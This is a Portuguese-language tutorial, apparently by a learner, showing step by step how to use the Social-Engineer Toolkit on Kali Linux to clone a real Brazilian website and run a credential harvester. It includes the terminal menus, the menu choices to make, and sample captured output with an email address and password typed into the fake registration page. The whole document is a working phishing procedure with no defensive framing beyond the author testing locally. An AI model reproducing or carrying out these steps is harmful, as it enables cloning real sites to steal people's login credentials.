

```
root@Vinicius-Kali: /home/vinicius
File Actions Edit View Help
set:webattack> Enter the url to clone:http://mirtesnet.com.br

[*] Cloning the website: http://mirtesnet.com.br
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are a
available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.100.15 - - [02/Sep/2023 16:43:38] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: reg_name=vinicius
PARAM: reg_surname=sim
PARAM: reg_gender=MALE
POSSIBLE USERNAME FIELD FOUND: reg_email=vinicius@yahoo.com.br
POSSIBLE PASSWORD FIELD FOUND: reg_password=1234
POSSIBLE PASSWORD FIELD FOUND: reg_password2=1234
PARAM: reg_birth_day=6
PARAM: reg_birth_mon=3
PARAM: reg_birth_year=1997
PARAM: ext_action=register
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.100.15 - - [02/Sep/2023 16:44:57] "POST /index.html HTTP/1.1" 302 -
```

No terminal acima, podemos ver que o setoolkit conseguiu pegar corretamente os dados que eu coloquei na página de cadastro.



Já na foto acima, podemos ver os dados que coloquei anteriormente.

Ao darmos enter, ele recarrega a página e vai para o site de cadastro original.

Tutorial:

Abrir o terminal do kali Linux.

Digitar sudo su, para entrar no modo root

Digitar a senha do pc e enter.

Digitar "setoolkit" e enter.



```
root@Vinicius-Kali: /home/vinicius
File Actions Edit View Help

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About


99) Exit the Social-Engineer Toolkit

set> ^C

Thank you for shopping with the Social-Engineer Toolkit.

Hack the Gibson... and remember... hugs are worth more than handshakes.
```

Nessa tela, escolhemos o "1", Ataque de engenharia social.



```
root@Vinicius-Kali: /home/vinicius
File Actions Edit View Help

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 
```

Agora escolhemos o Ataque a website, no caso, 2.

```
root@Vinicius-Kali: /home/vinicius
File Actions Edit View Help
refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu
set:webattack>
```

Como queremos as credenciais do usuário, vamos no 3, Método de ataque de recolhimento de credenciais.

```
root@Vinicius-Kali: /home/vinicius
File Actions Edit View Help
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu
set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu
set:webattack>
```

Já aqui, vamos no Clone de site.


```
root@Vinicius-Kali: /home/vinicius
File Actions Edit View Help
[-] Credential harvester will allow you to utilize the clone capabilities with
  in SET
[-] to harvest credentials or parameters from a website as well as place them
  into a report

--
-- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * --
--

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.
100.19]:
```

Aqui podemos dar um enter, já que vamos rodar localmente.

```
root@Vinicius-Kali: /home/vinicius
File Actions Edit View Help
into a report

--
-- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * --
--

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.
100.19]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://mirtesnet.com.br
```

Agora digitamos o site que queremos clonar, no meu caso, para testes, coloquei <http://mirtesnet.com.br>

*tem q ser http

```
root@Vinicius-Kali: /home/vinicius
File Actions Edit View Help
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.
100.19]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://mirtesnet.com.br

[*] Cloning the website: http://mirtesnet.com.br
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are a
vailable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
█
```

Agora está clonado. Digite no google o IP dado ali em cima, no meu caso, 192.168.100.19

Finja que é um usuário e digite seus dados para o cadastro.

Pronto, as entradas aparecerão no terminal do kali Linux, igual o primeiro print lá no começo.